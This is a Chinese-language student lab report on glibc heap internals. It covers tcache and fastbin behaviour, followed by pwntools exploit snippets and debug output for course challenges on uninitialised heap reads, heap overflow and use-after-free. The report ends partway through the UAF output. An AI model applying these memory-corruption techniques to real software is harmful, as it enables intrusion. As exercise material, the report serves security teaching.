实践

1. 阅读 `example.c` 代码，在报告中简述这个目录程序的逻辑；通过 `make build` 完成对程序的编译和 patch，提供 ldd 执行后的截图；(10 points)

这是一个用户信息管理程序，主要功能包括:

基本结构:


- 使用 `struct user_info` 存储用户信息，包含名字、密码、简介和座右铭
- 程序最多可以存储16个用户(MAXUNUM = 16)
- 用 `infos` 数组管理所有用户信息


主要功能:

- 创建用户(user_add): 在空闲位置创建新用户，需要输入名字、密码、简介和座右铭
- 删除用户(user_del): 通过索引和密码验证删除指定用户
- 展示用户(user_show): 输入索引和密码后显示用户全部信息
- 编辑用户(user_edit): 验证密码后可以修改用户名、简介和座右铭

特殊功能:

- 程序包含内存分配跟踪功能(malloc/free hooks)，会打印内存分配和释放的详细信息
- 有一个隐藏的堆内存调试功能(选项6)，可以导出堆内存数据到文件





2. 阅读和运行 `test.py` 代码，分析打印的 `dump*.bin` 的内容。要求类似示例图一样将所有申请和释放的对象标记出来，特别标注出 tcache 单向链表管理的对象）；（20 points）

addr	offset	value1	value2
0xd29000	0x0	0x0	0x291
0xd29010	0x10	0x7000000000000	0x70000
...	...	...	...
...	...	...	...
0xd290a0	0xa0	0x0	0x1a5cc310
0xd290b0	0xb0	0x0	0x1a5cc2a0
...	...	...	...
0xd29290	0x290	0x0	0x71
0xd292a0	0x2a0	0x1a5cc360	0x1a5cc010
...	...	...	...
0xd292c0	0x2c0	0x363534333231	0x0
...	...	...	...
0xd292e0	0x2e0	0x1a5cc310	0x7265766520797274
0xd292f0	0x2f0	0x676e69687479	0x0
0xd29300	0x300	0x0	0x51
0xd29310	0x310	0x1a5cc3d0	0x1a5cc010
0xd29320	0x320	0x626f62206d	0x0
...	...	...	...
...	...	...	...
0xd29350	0x350	0x0	0x71
0xd29360	0x360	0x1a5cc420	0x1a5cc010
...	...	...	...
0xd29380	0x380	0x313233343536	0x0
...	...	...	...
0xd293a0	0x3a0	0x1a5cc3d0	0x65726f6d20746165
0xd293b0	0x3b0	0x6261746567657620	0x73656c
0xd293c0	0x3c0	0x0	0x51
0xd293d0	0x3d0	0x1a5cc490	0x1a5cc010
0xd293e0	0x3e0	0x6563696c61206d	0x0
...	...	...	...
0xd29410	0x410	0x0	0x71
0xd29420	0x420	0x1a5cc4e0	0x1a5cc010
...	...	...	...
0xd29440	0x440	0x313233636261	0x0
...	...	...	...
0xd29460	0x460	0x1a5cc490	0x3e2f6b6e616c623c
...	...	...	...
0xd29480	0x480	0x0	0x51
0xd29490	0x490	0x1a5cc550	0x1a5cc010
...	...	...	...
0xd294d0	0x4d0	0x0	0x71
0xd294e0	0x4e0	0x1a5cc5a0	0x1a5cc010

3. 将 `test.py` 中注释的两行 `handle_del` 取消注释，再次运行，新产生的 `dump*.bin` 和之前的相比有何变化？多释放的属于 `William` 和 `Joseph` 的堆块由什么结构管理，还位于 tcache 链表上么？

释放对象数量的变化

- **之前的释放操作**：释放了 7 个对象（Bob、Alice、Jimmy、Jack、Charles、Mark、Vincent）。

- **取消注释后的释放操作**：新增释放了 2 个对象（William 和 Joseph），总共释放了 9 个对象。

tcache 链表的管理

- **tcache 的容量限制**：tcache（线程缓存）在每个大小类（size class）中默认最多缓存 7 个已释放的堆块。
- 新增释放的堆块处理：
  - **前 7 个释放的对象**（Bob 到 Vincent）被 tcache 管理，形成一个 LIFO（后进先出）的单向链表。
  - **额外释放的 2 个对象**（William 和 Joseph）由于 tcache 已达到容量上限，不再被 tcache 管理，而是被添加到 **fastbins** 中进行管理。

新增堆块的管理结构

- Fastbins 的作用：
  - **Fastbins** 是用于存储快速分配和释放的小尺寸堆块的链表结构。
  - 当 tcache 已满时，额外的释放操作会将堆块添加到 fastbins，以避免内存碎片并提高分配效率。
- William 和 Joseph 的堆块：
  - 由于 tcache 已满，William 和 Joseph 的堆块被添加到 **fastbins** 中进行管理。
  - 这些堆块 **不再位于 tcache 的单向链表上**，而是存在于 fastbins 的链表结构中。


堆上常见漏洞

1. uninit

首先，分析代码，可以看到在这里分配了 flag 的大小为 0x40 的堆块后 free 并没有清除。

```c
int main(int argc, char *argv[])
{
    char choice;
    prepare();

    /**
     * allocate flag data here
     */
    char* flag = malloc(0x40);
    sprintf(flag, "the sacred and awesome flag is %s\n", getenv("FLAG"));
    // ....
    free(flag);
```


通过 pwndbg 可以看到，程序刚开始的堆情况如图，我们只需要读出这个 Free chunk



因此本题 exp如下：

```python
# 省略上方与 test.py 中相同的函数
p.recv()
p.sendline(b"3220103544")
handle_add(b"A", b"A", b"A", b"A")
handle_show(0, b"A")
```

flag：flag{hE4P_cAN_be_DIR7y_4s_5T4CK}



2.overflow

首先检查 libc 和 ld 是否连接正确：


```
❯ ls
exp.py  ld-2.31.so  libc-2.31.so  overflow  overflow.c
❯ ldd overflow
        linux-vdso.so.1 (0x00007ffc21d0b000)
        ./libc-2.31.so (0x00007fee08f29000)
        ./ld-2.31.so => /lib64/ld-linux-x86-64.so.2 (0x00007fee0911d000)
```

观察代码：user add 中指定 intro 的 size 为 0x40, 而 user edit 中可以修改 0x60 大小，因此可以利用这个漏洞。

```
// user add
    printf("introduction > ");
    read(0, intro, 0x40);
    info->intro = intro;
    printf("motto > ");
    read(0, info->motto, 0x18);

// ......

// user edit
    printf("new name > ");
    read(0, info->name, 0x20);
    printf("new introduction > ");
    read(0, info->intro, 0x60);
    printf("new motto > ");
    read(0, info->motto, 0x18);
    infos[index] = info;
```

我们先添加两个用户查看堆块情况：

```
handle_add(b"0", b"A", b"A", b"A")
handle_add(b"1", b"A", b"A", b"A")
gdb.attach(p)
```



参照源代码可以验证，0x50 大小的是 intro的堆块，0x70 大小的是 user_info 的堆块。

```
struct user_info *info = malloc(sizeof(struct user_info));
// .......
char *intro = malloc(0x40);
```

因此，我们可以通过编辑第一个 user 中的 intro 堆，来覆盖第二个 user 的信息。

一开始尝试利用代码如下：


```
handle_add(b"user1", b"1", b"A" * 0x20, b"A")
handle_add(b"user2", b"1", b"A" * 0x20, b"A")

payload = b"C" * 0x40  # 填充intro
payload += b"BBBB".ljust(0x40, b"\x00")  # 覆盖user2的name
# gdb.attach(p)
handle_edit(0, b"1", b"user1", payload, b"A")

gdb.attach(p)
handle_show(0, b"1")
handle_show(1, b"1")
```

发现这样直接暴力覆盖不可行，下面的堆结构被破坏了，在 edit 之后会发现只剩下两个堆了，导致接下来的查询会报 incorrect password


因此要保留下一个堆的 prevsize 和 size：

```python
handle_add(b"user1", b"1", b"A" * 0x20, b"A")
handle_add(b"user2", b"1", b"A" * 0x20, b"A")

payload = b"C" * 0x40  # 填充intro

#保留下一个堆的 prev_size 和 size
payload += p64(0) + p64(0x71)
payload += b"hackedname"
# gdb.attach(p)
handle_edit(0, b"1", b"user1", payload, b"A")

gdb.attach(p)
handle_show(0, b"1")
handle_show(1, b"1")
```

正常情况下：


b'A\n'
[DEBUG] Received 0xfa bytes:
00000000 75 73 65 72 20 6e 61 6d 65 3a 20 41 0a 65 72 31 user nam e: A ·er1
00000010 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ···· ···· ····
00000020 00 00 00 00 00 00 00 00 00 00 00 0a 75 73 65 72 ···· ···· ···· user
00000030 20 6d 6f 74 74 6f 3a 20 41 0a 00 00 00 00 00 00 mot to: A··· ····
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ···· ···· ····
00000050 00 00 00 00 00 00 00 00 0a 75 73 65 72 20 69 6e ···· ···· use r in
00000060 74 72 6f 3a 20 42 42 42 42 42 42 42 42 42 42 42 tro: BBB BBBB BBBB
00000070 42 42 42 42 42 0a 41 41 41 41 41 41 41 41 41 41 BBBB B·AA AAAA AAAA
00000080 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA AAAA AAAA AAAA
*
000000a0 41 41 41 41 0a 5b 20 31 20 5d 20 63 72 65 61 74 AAAA ·[1] c reat
000000b0 65 20 75 73 65 72 0a 5b 20 32 20 5d 20 64 65 6c e us er·[2] del
000000c0 65 74 65 20 75 73 65 72 0a 5b 20 33 20 5d 20 70 ete user ·[3] p
000000d0 72 65 73 65 6e 74 20 75 73 65 72 0a 5b 20 34 20 rese nt u ser· [4
000000e0 5d 20 65 64 69 74 20 75 73 65 72 0a 5b 20 35 20] ed it u ser· [5
000000f0 5d 20 6c 65 61 76 65 0a 3e 20] le ave· > |
000000fa
[DEBUG] Sent 0x2 bytes:
b'3\n'
[DEBUG] Received 0x8 bytes:
b'index > '
[DEBUG] Sent 0x2 bytes:
b'1\n'
[DEBUG] Received 0xb bytes:
b'password > '
[DEBUG] Sent 0x2 bytes:
b'A\n'
[DEBUG] Received 0xfa bytes:
00000000 75 73 65 72 20 6e 61 6d 65 3a 20 75 73 65 72 32 user nam e: u ser2
00000010 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ···· ···· ····
00000020 00 00 00 00 00 00 00 00 00 00 00 0a 75 73 65 72 ···· ···· ···· user
00000030 20 6d 6f 74 74 6f 3a 20 41 0a 00 00 00 00 00 00 mot to: A··· ····
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ···· ···· ····
00000050 00 00 00 00 00 00 00 00 0a 75 73 65 72 20 69 6e ···· ···· use r in
00000060 74 72 6f 3a 20 41 41 41 41 41 41 41 41 41 41 41 tro: AAA AAAA AAAA
00000070 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA AAAA AAAA AAAA
*
000000a0 41 41 41 41 0a 5b 20 31 20 5d 20 63 72 65 61 74 AAAA ·[1] c reat
000000b0 65 20 75 73 65 72 0a 5b 20 32 20 5d 20 64 65 6c e us er·[2] del
000000c0 65 74 65 20 75 73 65 72 0a 5b 20 33 20 5d 20 70 ete user ·[3] p
000000d0 72 65 73 65 6e 74 20 75 73 65 72 0a 5b 20 34 20 rese nt u ser· [4
000000e0 5d 20 65 64 69 74 20 75 73 65 72 0a 5b 20 35 20] ed it u ser· [5
000000f0 5d 20 6c 65 61 76 65 0a 3e 20] le ave· > |
000000fa
[*] Switching to interactive mode

利用漏洞后：



3.uaf

观察代码发现这里读后并没有清空为 NULL ,因此可以利用这一 uaf 漏洞'

```
//user_add
printf("introduction size > ");
int intro_size;
scanf("%d", &intro_size);
// ...

//user_del
free(info→intro);
free(info);
// infos[index] = NULL
```

首先，生成两个用户，堆中现在有两个已分配的块，索引分别为 `0` 和 `1`，大小均为 `0x80` 字节。

```python
handle_add(b"user1", b"1", 0x80, b"A" * 0x20, b"1")
handle_add(b"user2", b"1", 0x80, b"B" * 0x20, b"1")
```

接下来释放这两个堆。堆中的 `user1` 和 `user2` 被释放，加入到 `tcache` 的 `0x80` 大小类的自由列表中。

```python
handle_del(0, b"1")
handle_del(1, b"1")
```

通过操控 `info[2]->intro` 的内容，我们能够控制 `info[0]` 中的数据，进一步影响 `info[0]->intro` 的内容，就我们能够实现对任意地址的读写操作。

```python
payload = b"C" * 0x30
handle_add(b"user3", b"1", 0x60, payload, b"1") # 2
payload = b"hacked"
handle_show(1, b"1")
```

```
    b'index > '
DEBUG] Sent 0x2 bytes:
    b'2\n'
DEBUG] Received 0xb bytes:
    b'password > '
DEBUG] Sent 0x2 bytes:
    b'1\n'
DEBUG] Received 0x11a bytes:
    00000000  75 73 65 72  20 6e 61 6d  65 3a 20 75  73 65 72 33  │user│ nam│e: u│ser3│
    00000010  0a 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000020  00 00 00 00  00 00 00 00  00 00 00 0a  75 73 65 72  │····│····│····│user│
    00000030  20 6d 6f 74  74 6f 3a 20  31 0a 00 00  00 00 00 00  │ mot│to: │1···│····│
    00000040  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000050  91 00 00 00  00 00 00 00  0a 75 73 65  72 20 69 6e  │····│····│·use│r in│
